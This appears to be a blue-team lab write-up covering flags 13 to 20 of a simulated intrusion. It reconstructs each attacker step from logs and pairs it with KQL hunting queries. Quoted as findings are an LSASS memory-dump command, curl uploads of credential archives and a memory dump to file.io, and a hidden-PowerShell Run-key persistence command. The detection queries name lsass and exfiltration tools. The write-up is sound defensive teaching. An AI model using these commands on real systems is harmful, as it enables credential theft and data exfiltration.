
### 🚩 Flag #13: COLLECTION - Compression Command **🎯 Objective** Cross-platform compression tools indicate attacker sophistication. The full command line reveals the exact archiving methodology used. **📌 Finding** "tar.exe" -czf C:\Windows\Logs\CBS\credentials.tar.gz -C C:\Windows\Logs\CBS\it-admin . **🔍 Evidence** | Field | Value | |------------------|--------------------------------------------| | Host | azuki-fileserver01 | | Timestamp | 2025-11-22T01:30:10.0981853Z | | Process | tar.exe | | Parent Process | powershell.exe | | Command Line | `tar.exe" -czf C:\Windows\Logs\CBS\credentials.tar.gz -C C:\Windows\Logs\CBS\it-admin` | **💡 Why it matters** The use of tar.exe on a Windows system is a strong indicator of deliberate attacker tradecraft rather than routine administrative activity. Attackers commonly compress staged data to reduce size, preserve directory structure, and prepare files for rapid exfiltration or encryption. In this case, the archive targets a hidden staging directory (C:\Windows\Logs\CBS\it-admin) that already contains harvested credential material, confirming this activity as a late-stage collection step rather than benign maintenance. Compression marks a clear transition from discovery and collection into exfiltration readiness, meaning containment urgency is high. This behavior aligns with MITRE ATT&CK T1560.001 – Archive Collected Data: Archive via Utility, a technique frequently observed immediately prior to data theft or ransomware deployment. **🔧 KQL Query Used** let timeattack4 = todatetime('2025-11-22T01:07:53.6430063Z'); DeviceProcessEvents | where TimeGenerated between ((timeattack4 - 2h) .. (timeattack4 + 2h)) | where DeviceName contains "azuki" | where FileName in ("tar.exe", "gzip.exe") | project TimeGenerated, DeviceName, AccountName, ActionType, ProcessCommandLine, InitiatingProcessCommandLine, FolderPath | order by TimeGenerated desc **🖼️ Screenshot**
 **🛠️ Detection Recommendation**
**Hunting Tip:**
Use this query during proactive threat hunts to identify archive creation from suspicious or nonstandard directories (e.g., Windows\Logs, Temp, user-writable system paths). Pay close attention to compression tools executed by scripting engines such as PowerShell, and correlate results with earlier file copy or credential discovery activity to confirm malicious staging behavior.
DeviceProcessEvents
| where TimeGenerated > ago(30d)
| where FileName in ("tar.exe", "gzip.exe", "7z.exe", "rar.exe")
| where ProcessCommandLine has_any (".zip", ".tar", ".tar.gz", ".7z", ".rar")
| where InitiatingProcessFileName in ("powershell.exe", "cmd.exe")
| project TimeGenerated,
DeviceName,
AccountName,
FileName,
ProcessCommandLine,
InitiatingProcessCommandLine
| order by TimeGenerated desc
**🛠️ Detection Recommendation**
**Hunting Tip:**
Use this query during proactive threat hunts to identify archive creation from suspicious or nonstandard directories (e.g., Windows\Logs, Temp, user-writable system paths). Pay close attention to compression tools executed by scripting engines such as PowerShell, and correlate results with earlier file copy or credential discovery activity to confirm malicious staging behavior.
DeviceProcessEvents
| where TimeGenerated > ago(30d)
| where FileName in ("tar.exe", "gzip.exe", "7z.exe", "rar.exe")
| where ProcessCommandLine has_any (".zip", ".tar", ".tar.gz", ".7z", ".rar")
| where InitiatingProcessFileName in ("powershell.exe", "cmd.exe")
| project TimeGenerated,
DeviceName,
AccountName,
FileName,
ProcessCommandLine,
InitiatingProcessCommandLine
| order by TimeGenerated desc
### 🚩 Flag #14: CREDENTIAL ACCESS - Renamed Tool **🎯 Objective** Renaming credential dumping tools is a basic OPSEC practice to evade signature-based detection. **📌 Finding** pd.exe **🔍 Evidence** | Field | Value | |------------------|--------------------------------------------| | Host | azuki-fileserver01 | | Timestamp | 2025-11-22T02:03:19.9845969Z | | Process | powershell.exe | | Parent Process | powershell.exe | | Command Line | `powershell.exe` | **💡 Why it matters** Renaming credential dumping tools is a common evasion technique used to bypass signature-based detections that rely on known filenames such as mimikatz.exe. The appearance of an unfamiliar executable (pd.exe) created shortly before credential access activity strongly suggests a renamed or custom-packed dumping utility. Attackers frequently stage these tools under innocuous names to blend into the environment and delay defender response. When combined with prior collection, staging, and compression behavior, this indicates the attacker is actively attempting to harvest credentials for lateral movement or privilege escalation. This activity maps to MITRE ATT&CK T1003 – OS Credential Dumping, with evasion via T1036 – Masquerading, and represents a high-confidence signal of hands-on-keyboard adversary activity. **🔧 KQL Query Used** let timeattack4 = todatetime('2025-11-22T01:07:53.6430063Z'); DeviceFileEvents | where TimeGenerated between ((timeattack4 - 1h) .. (timeattack4 + 1h)) | where DeviceName contains "azuki" | where ActionType == "FileCreated" | project TimeGenerated, DeviceName, ActionType, FileName, InitiatingProcessCommandLine, FolderPath | order by TimeGenerated desc **🖼️ Screenshot**
 **🛠️ Detection Recommendation**
**Hunting Tip:**
Use this query to hunt for newly created executables in atypical directories that are shortly followed by credential access, discovery, or compression activity. Prioritize binaries launched by PowerShell or created outside standard install paths, especially on servers and high-value systems. Correlating file creation with suspicious process execution within a short time window significantly increases detection confidence.
DeviceFileEvents
| where TimeGenerated > ago(30d)
| where ActionType == "FileCreated"
| where FileName endswith ".exe"
| where FolderPath has_any ("\\Windows\\Logs\\", "\\Temp\\", "\\ProgramData\\")
| project TimeGenerated,
DeviceName,
FileName,
FolderPath,
InitiatingProcessCommandLine
| order by TimeGenerated desc
**🛠️ Detection Recommendation**
**Hunting Tip:**
Use this query to hunt for newly created executables in atypical directories that are shortly followed by credential access, discovery, or compression activity. Prioritize binaries launched by PowerShell or created outside standard install paths, especially on servers and high-value systems. Correlating file creation with suspicious process execution within a short time window significantly increases detection confidence.
DeviceFileEvents
| where TimeGenerated > ago(30d)
| where ActionType == "FileCreated"
| where FileName endswith ".exe"
| where FolderPath has_any ("\\Windows\\Logs\\", "\\Temp\\", "\\ProgramData\\")
| project TimeGenerated,
DeviceName,
FileName,
FolderPath,
InitiatingProcessCommandLine
| order by TimeGenerated desc
### 🚩 Flag #15: CREDENTIAL ACCESS - Memory Dump Command **🎯 Objective** The complete process memory dump command line is critical evidence showing exactly how credentials were extracted. **📌 Finding** "pd.exe" -accepteula -ma 876 C:\Windows\Logs\CBS\lsass.dmp" **🔍 Evidence** | Field | Value | |------------------|--------------------------------------------| | Host | azuki-fileserver01 | | Timestamp | 2025-11-22T02:24:44.3906047Z | | Process | pd.exe | | Parent Process | "powershell.exe" | | Command Line | '"pd.exe" -accepteula -ma 876 C:\Windows\Logs\CBS\lsass.dmp' | **💡 Why it matters** Dumping the memory of LSASS (Local Security Authority Subsystem Service) is one of the most reliable indicators of credential theft on Windows systems. LSASS stores sensitive authentication material including plaintext credentials, NTLM hashes, and Kerberos tickets for logged-on users. In this case, the attacker used a renamed credential dumping tool (pd.exe) with explicit memory dump arguments (-ma) to target the LSASS process, confirming intentional credential access rather than accidental or benign behavior. Writing the dump file to a disguised staging directory (C:\Windows\Logs\CBS) further demonstrates attacker OPSEC and an attempt to evade casual inspection. This activity maps directly to MITRE ATT&CK T1003.001 – OS Credential Dumping: LSASS Memory, a high-impact technique frequently used to enable privilege escalation, lateral movement, and full domain compromise. Detection of LSASS dumping should be treated as a containment-critical event. **🔧 KQL Query Used** let timeattack5 = todatetime('2025-11-22T02:03:19.9845969Z'); DeviceProcessEvents | where TimeGenerated between ((timeattack5 - 1h) .. (timeattack5 + 1h)) | where DeviceName contains "azuki" | where ProcessCommandLine contains "pd.exe" | project TimeGenerated, DeviceName, ActionType, ProcessCommandLine, FileName, InitiatingProcessCommandLine, FolderPath | order by TimeGenerated desc **🖼️ Screenshot**
 **🛠️ Detection Recommendation**
**Hunting Tip:**
When hunting for credential dumping, prioritize behavior over tool names. Attackers frequently rename utilities like ProcDump to evade signature-based detections, but LSASS dumping still requires distinctive command-line flags and access patterns. Focus on memory dump arguments (-ma, MiniDump, .dmp) combined with references to LSASS or dump files written to nonstandard directories.
DeviceProcessEvents
| where TimeGenerated > ago(30d)
| where ProcessCommandLine has_any ("lsass", "-ma", ".dmp")
| where InitiatingProcessFileName in ("powershell.exe", "cmd.exe")
| project TimeGenerated,
DeviceName,
AccountName,
FileName,
ProcessCommandLine,
InitiatingProcessCommandLine,
FolderPath
| order by TimeGenerated desc
**🛠️ Detection Recommendation**
**Hunting Tip:**
When hunting for credential dumping, prioritize behavior over tool names. Attackers frequently rename utilities like ProcDump to evade signature-based detections, but LSASS dumping still requires distinctive command-line flags and access patterns. Focus on memory dump arguments (-ma, MiniDump, .dmp) combined with references to LSASS or dump files written to nonstandard directories.
DeviceProcessEvents
| where TimeGenerated > ago(30d)
| where ProcessCommandLine has_any ("lsass", "-ma", ".dmp")
| where InitiatingProcessFileName in ("powershell.exe", "cmd.exe")
| project TimeGenerated,
DeviceName,
AccountName,
FileName,
ProcessCommandLine,
InitiatingProcessCommandLine,
FolderPath
| order by TimeGenerated desc
### 🚩 Flag #16: EXFILTRATION - Upload Command **🎯 Objective** Command-line HTTP clients enable scriptable data transfers. The complete command syntax is essential for building detection rules. **📌 Finding** curl.exe" -F file=@C:\Windows\Logs\CBS\credentials.tar.gz https://file.io **🔍 Evidence** | Field | Value | |------------------|--------------------------------------------| | Host | azuki-fileserver01 | | Timestamp | 2025-11-22T01:59:54.2755596Z | | Process | curl.exe | | Parent Process | powershell.exe | | Command Line | curl.exe" -F file=@C:\Windows\Logs\CBS\credentials.tar.gz https://file.io | **💡 Why it matters** The use of curl.exe to upload an archive to an external file-sharing service represents a clear data exfiltration action, not preparation or staging. Command-line HTTP clients allow attackers to automate transfers, bypass browser-based controls, and operate quietly through scripts or living-off-the-land binaries. In this case, the attacker exfiltrated a compressed archive (credentials.tar.gz) from a disguised staging directory, confirming that previously collected and compressed credential material was successfully moved off the host. The destination, file.io, is a legitimate but commonly abused public file-sharing service, making this traffic blend into normal outbound HTTPS activity. This behavior aligns with MITRE ATT&CK T1048.003 – Exfiltration Over Alternative Protocol: Exfiltration Over Unencrypted/Obfuscated Non-C2 Channel, and marks a critical point where sensitive data has already left the environment. **🔧 KQL Query Used** let timeattack5 = todatetime('2025-11-22T02:03:19.9845969Z'); DeviceProcessEvents | where TimeGenerated between ((timeattack5 - 1h) .. (timeattack5 + 1h)) | where DeviceName contains "azuki" | where ProcessCommandLine contains "http" | project TimeGenerated, DeviceName, ActionType, ProcessCommandLine, FileName, InitiatingProcessCommandLine, FolderPath | order by TimeGenerated desc **🖼️ Screenshot**
 **🛠️ Detection Recommendation**
**Hunting Tip:**
Focus hunts on outbound data transfers initiated by scripting engines or command-line utilities rather than relying solely on destination reputation. File uploads using curl.exe or similar tools (wget, Invoke-WebRequest) combined with archive file extensions and public file-sharing domains are strong indicators of hands-on-keyboard exfiltration activity.
DeviceProcessEvents
| where TimeGenerated > ago(30d)
| where FileName in ("curl.exe", "wget.exe")
| where ProcessCommandLine has_any ("http", "https", "-F", "--upload-file")
| where ProcessCommandLine has_any (".zip", ".tar", ".tar.gz", ".7z", ".rar")
| where InitiatingProcessFileName in ("powershell.exe", "cmd.exe")
| project TimeGenerated,
DeviceName,
AccountName,
FileName,
ProcessCommandLine,
InitiatingProcessCommandLine
| order by TimeGenerated desc
**🛠️ Detection Recommendation**
**Hunting Tip:**
Focus hunts on outbound data transfers initiated by scripting engines or command-line utilities rather than relying solely on destination reputation. File uploads using curl.exe or similar tools (wget, Invoke-WebRequest) combined with archive file extensions and public file-sharing domains are strong indicators of hands-on-keyboard exfiltration activity.
DeviceProcessEvents
| where TimeGenerated > ago(30d)
| where FileName in ("curl.exe", "wget.exe")
| where ProcessCommandLine has_any ("http", "https", "-F", "--upload-file")
| where ProcessCommandLine has_any (".zip", ".tar", ".tar.gz", ".7z", ".rar")
| where InitiatingProcessFileName in ("powershell.exe", "cmd.exe")
| project TimeGenerated,
DeviceName,
AccountName,
FileName,
ProcessCommandLine,
InitiatingProcessCommandLine
| order by TimeGenerated desc
### 🚩 Flag #17 EXFILTRATION - Cloud Service **🎯 Objective** Cloud file sharing services provide convenient, anonymous exfiltration channels that blend with legitimate business traffic. **📌 Finding** file.io **🔍 Evidence** | Field | Value | |------------------|--------------------------------------------| | Host | azuki-fileserver01 | | Timestamp | 2025-11-22T02:25:37.9206525Z | | Process | curl.exe | | Parent Process | powershell | | Command Line | "curl.exe" -F file=@C:\Windows\Logs\CBS\lsass.dmp https://file.io | **💡 Why it matters** Exfiltrating data to public cloud file-sharing services represents a high-risk data loss scenario because these platforms are widely trusted, encrypted, and commonly allowed through perimeter controls. Attackers favor services like file.io because uploads occur over standard HTTPS, making the traffic difficult to distinguish from legitimate business activity without endpoint context. In this case, the attacker uploaded a full LSASS memory dump, which almost certainly contains cached credentials, NTLM hashes, or Kerberos material. This confirms not just successful credential access, but successful credential theft and removal from the environment, eliminating any opportunity for recovery through containment alone. This behavior aligns with MITRE ATT&CK T1567.002 – Exfiltration Over Web Service: Exfiltration to Cloud Storage, and represents a late-stage breach milestone where incident response urgency is critical. **🔧 KQL Query Used** let timeattack5 = todatetime('2025-11-22T02:03:19.9845969Z'); DeviceNetworkEvents | where TimeGenerated between ((timeattack5 - 1h) .. (timeattack5 + 1h)) | where DeviceName contains "azuki" | project TimeGenerated, DeviceName, RemoteIP, RemoteUrl, ActionType, InitiatingProcessFileName, InitiatingProcessCommandLine | order by TimeGenerated desc **🖼️ Screenshot**
 **🛠️ Detection Recommendation**
**Hunting Tip:**
Hunt for endpoint-initiated connections to public file-sharing services that originate from scripting engines or command-line tools rather than browsers. Prioritize uploads involving sensitive file types such as memory dumps, archives, or database exports, especially when correlated with prior credential dumping or compression activity.
DeviceNetworkEvents
| where TimeGenerated > ago(30d)
| where RemoteUrl has_any ("file.io", "transfer.sh", "anonfiles", "gofile", "pastebin")
| where InitiatingProcessFileName in ("curl.exe", "powershell.exe", "cmd.exe")
| where InitiatingProcessCommandLine has_any (".dmp", ".zip", ".tar", ".tar.gz", ".7z")
| project TimeGenerated,
DeviceName,
AccountName,
RemoteUrl,
RemoteIP,
InitiatingProcessFileName,
InitiatingProcessCommandLine
| order by TimeGenerated desc
**🛠️ Detection Recommendation**
**Hunting Tip:**
Hunt for endpoint-initiated connections to public file-sharing services that originate from scripting engines or command-line tools rather than browsers. Prioritize uploads involving sensitive file types such as memory dumps, archives, or database exports, especially when correlated with prior credential dumping or compression activity.
DeviceNetworkEvents
| where TimeGenerated > ago(30d)
| where RemoteUrl has_any ("file.io", "transfer.sh", "anonfiles", "gofile", "pastebin")
| where InitiatingProcessFileName in ("curl.exe", "powershell.exe", "cmd.exe")
| where InitiatingProcessCommandLine has_any (".dmp", ".zip", ".tar", ".tar.gz", ".7z")
| project TimeGenerated,
DeviceName,
AccountName,
RemoteUrl,
RemoteIP,
InitiatingProcessFileName,
InitiatingProcessCommandLine
| order by TimeGenerated desc
### 🚩 Flag #18: PERSISTENCE - Registry Value Name **🎯 Objective** Registry autorun keys provide reliable persistence that executes on every system startup or user logon. **📌 Finding** FileShareSync **🔍 Evidence** | Field | Value | |------------------|--------------------------------------------| | Host | azuki-fileserver01 | | Timestamp | 2025-11-22T02:10:50.8253766Z | | Process | reg.exe | | Parent Process | powershell | | Command Line | `reg.exe" add HKLM\Software\Microsoft\Windows\CurrentVersion\Run /v FileShareSync /t REG_SZ /d "powershell -NoP -W Hidden -File C:\Windows\System32\svchost.ps1" /f` | **💡 Why it matters** Registry Run keys provide one of the most reliable and low-noise persistence mechanisms available to attackers, as they guarantee execution on every system startup or user logon. By choosing the value name FileShareSync, the attacker deliberately blends into expected enterprise software naming conventions, reducing the likelihood of casual discovery by administrators or users. The associated command launches a hidden PowerShell process that executes a script from a nonstandard system path, indicating continued control rather than a one-time payload. This persistence occurs after credential access and data exfiltration, strongly suggesting the attacker intends to maintain long-term access for follow-on operations or re-entry. This behavior maps directly to MITRE ATT&CK T1547.001 – Boot or Logon Autostart Execution: Registry Run Keys, a technique commonly observed in hands-on-keyboard intrusions and ransomware precursor activity. **🔧 KQL Query Used** let timeattack5 = todatetime('2025-11-22T02:03:19.9845969Z'); DeviceRegistryEvents | where TimeGenerated between ((timeattack5 - 1h) .. (timeattack5 + 1h)) | where DeviceName contains "azuki" | project TimeGenerated, DeviceName, RegistryValueName, RegistryKey, RegistryValueData, InitiatingProcessCommandLine **🖼️ Screenshot**
 **🛠️ Detection Recommendation**
**Hunting Tip:**
Use this query to proactively identify newly created or modified Run key values, especially those added via command-line tools like reg.exe or PowerShell. Pay close attention to value names that appear legitimate but point to scripts, hidden PowerShell execution, or binaries located outside standard program directories. Correlating these events with earlier credential access or exfiltration activity significantly increases detection confidence.
DeviceRegistryEvents
| where TimeGenerated > ago(30d)
| where ActionType == "RegistryValueSet"
| where RegistryKey has @"\Software\Microsoft\Windows\CurrentVersion\Run"
| where InitiatingProcessFileName in ("reg.exe", "powershell.exe", "cmd.exe")
| project TimeGenerated,
DeviceName,
RegistryValueName,
RegistryKey,
RegistryValueData,
InitiatingProcessFileName,
InitiatingProcessCommandLine
| order by TimeGenerated desc
**🛠️ Detection Recommendation**
**Hunting Tip:**
Use this query to proactively identify newly created or modified Run key values, especially those added via command-line tools like reg.exe or PowerShell. Pay close attention to value names that appear legitimate but point to scripts, hidden PowerShell execution, or binaries located outside standard program directories. Correlating these events with earlier credential access or exfiltration activity significantly increases detection confidence.
DeviceRegistryEvents
| where TimeGenerated > ago(30d)
| where ActionType == "RegistryValueSet"
| where RegistryKey has @"\Software\Microsoft\Windows\CurrentVersion\Run"
| where InitiatingProcessFileName in ("reg.exe", "powershell.exe", "cmd.exe")
| project TimeGenerated,
DeviceName,
RegistryValueName,
RegistryKey,
RegistryValueData,
InitiatingProcessFileName,
InitiatingProcessCommandLine
| order by TimeGenerated desc
### 🚩 Flag #19: PERSISTENCE - Beacon Filename **🎯 Objective** Process masquerading involves naming malicious files after legitimate Windows components to avoid suspicion. **📌 Finding** svchost.ps1 **🔍 Evidence** | Field | Value | |------------------|--------------------------------------------| | Host | azuki-fileserver01 | | Timestamp | 2025-11-22T02:10:50.8253766Z | | Process | reg.exe | | Parent Process | powershell | | Command Line | `reg.exe" add HKLM\Software\Microsoft\Windows\CurrentVersion\Run /v FileShareSync /t REG_SZ /d "powershell -NoP -W Hidden -File C:\Windows\System32\svchost.ps1" /f` | **💡 Why it matters** Masquerading malicious payloads as legitimate Windows components is a deliberate evasion technique designed to bypass both human review and basic security controls. By naming the beacon svchost.ps1, the attacker abuses trust in the well-known svchost.exe process, increasing the likelihood that the file will be overlooked during triage or routine audits. Placing this script in C:\Windows\System32 further strengthens the disguise, as files in this directory are typically assumed to be trusted and system-managed. When combined with a registry Run key, this filename choice enables stealthy, long-term persistence with minimal operational noise. This activity aligns with MITRE ATT&CK T1036.005 – Masquerading: Match Legitimate Name or Location, a common technique in post-exploitation phases where attackers prioritize survivability over speed. **🔧 KQL Query Used** let timeattack5 = todatetime('2025-11-22T02:03:19.9845969Z'); DeviceRegistryEvents | where TimeGenerated between ((timeattack5 - 1h) .. (timeattack5 + 1h)) | where DeviceName contains "azuki" | project TimeGenerated, DeviceName, RegistryValueName, RegistryKey, RegistryValueData, InitiatingProcessCommandLine **🖼️ Screenshot**
**🛠️ Detection Recommendation**
**Hunting Tip:**
Hunt for script files (.ps1, .vbs, .js) located in system directories such as System32 or Windows\Logs, especially when referenced by autorun registry keys. Filenames that closely resemble legitimate Windows binaries (e.g., svchost, lsass, services) but use scripting extensions are high-confidence indicators of malicious persistence.
DeviceFileEvents
| where TimeGenerated > ago(30d)
| where FolderPath has_any ("\\Windows\\System32", "\\Windows\\SysWOW64")
| where FileName endswith ".ps1"
| where FileName has_any ("svchost", "lsass", "services", "winlogon")
| project TimeGenerated,
DeviceName,
FileName,
FolderPath,
InitiatingProcessFileName,
InitiatingProcessCommandLine
| order by TimeGenerated desc

### 🚩 Flag #20: ANTI-FORENSICS - History File Deletion **🎯 Objective** PowerShell saves command history to persistent files that survive session termination. Attackers target these files to cover their tracks. **📌 Finding** ConsoleHost_history.txt **🔍 Evidence** | Field | Value | |------------------|--------------------------------------------| | Host | ConsoleHost_history.txt | | Timestamp | 2025-11-22T02:26:01.1661095Z | | Process | powershell.exe | | Parent Process | explorer.exe | | Command Line | N/A | **💡 Why it matters** PowerShell maintains a persistent command history file (ConsoleHost_history.txt) specifically to support forensic reconstruction after an interactive session ends. Deleting this file is a deliberate anti-forensics action intended to erase evidence of executed commands, tooling, and operator intent. This behavior is rarely performed during normal administrative activity and typically occurs after credential access, persistence, or lateral movement—once the attacker is attempting to reduce visibility and slow incident response. The timing of this deletion shortly after malicious PowerShell activity strongly suggests an effort to conceal hands-on-keyboard operations. This activity maps to MITRE ATT&CK T1070.003 – Indicator Removal on Host: Clear Command History, a common cleanup technique used by post-compromise operators to frustrate forensic timelines and hinder root cause analysis. **🔧 KQL Query Used** let timeattack5 = todatetime('2025-11-22T02:03:19.9845969Z'); DeviceFileEvents | where TimeGenerated between ((timeattack5 - 1h) .. (timeattack5 + 1h)) | where DeviceName contains "azuki" | where ActionType == "FileDel **🖼️ Screenshot**
 **🛠️ Detection Recommendation**
**Hunting Tip:**
Monitor for deletion or truncation of PowerShell history files, particularly when initiated by powershell.exe or shortly following suspicious PowerShell execution. Correlate these events with credential access, registry persistence, or suspicious script execution to identify full attack chains.
DeviceFileEvents
| where TimeGenerated > ago(30d)
| where ActionType in ("FileDeleted", "FileDeletedByProcess")
| where FileName =~ "ConsoleHost_history.txt"
| project TimeGenerated,
DeviceName,
FileName,
FolderPath,
InitiatingProcessFileName,
InitiatingProcessCommandLine
| order by TimeGenerated desc
**🛠️ Detection Recommendation**
**Hunting Tip:**
Monitor for deletion or truncation of PowerShell history files, particularly when initiated by powershell.exe or shortly following suspicious PowerShell execution. Correlate these events with credential access, registry persistence, or suspicious script execution to identify full attack chains.
DeviceFileEvents
| where TimeGenerated > ago(30d)
| where ActionType in ("FileDeleted", "FileDeletedByProcess")
| where FileName =~ "ConsoleHost_history.txt"
| project TimeGenerated,
DeviceName,
FileName,
FolderPath,
InitiatingProcessFileName,
InitiatingProcessCommandLine
| order by TimeGenerated desc
## High-Level Summary This intrusion represents a full-spectrum post-compromise attack leveraging valid credentials to re-enter the environment, move laterally via RDP, and systematically enumerate the network and host. The attacker demonstrated strong operational discipline by staging data in nonstandard system directories, abusing living-off-the-land binaries (LOLBins), and carefully sequencing actions to avoid early detection. Credential access via LSASS memory dumping marked a decisive escalation, followed by deliberate compression and exfiltration of sensitive data using both direct HTTP transfer and cloud-based file hosting to blend with legitimate traffic. Persistence was established through registry autorun keys using masqueraded filenames, and the operation concluded with targeted anti-forensic actions to remove PowerShell execution history. Overall, the activity reflects a capable adversary executing a methodical, goal-oriented campaign rather than opportunistic or automated malware.
标签:Defender for Endpoint, DNS 反向解析, DNS 解析, HTTP工具, KQL查询, PE 加载器, 事件响应, 威胁狩猎, 子域名变形, 安全靶场, 插件系统, 知识库安全, 网络安全, 蓝队, 隐私保护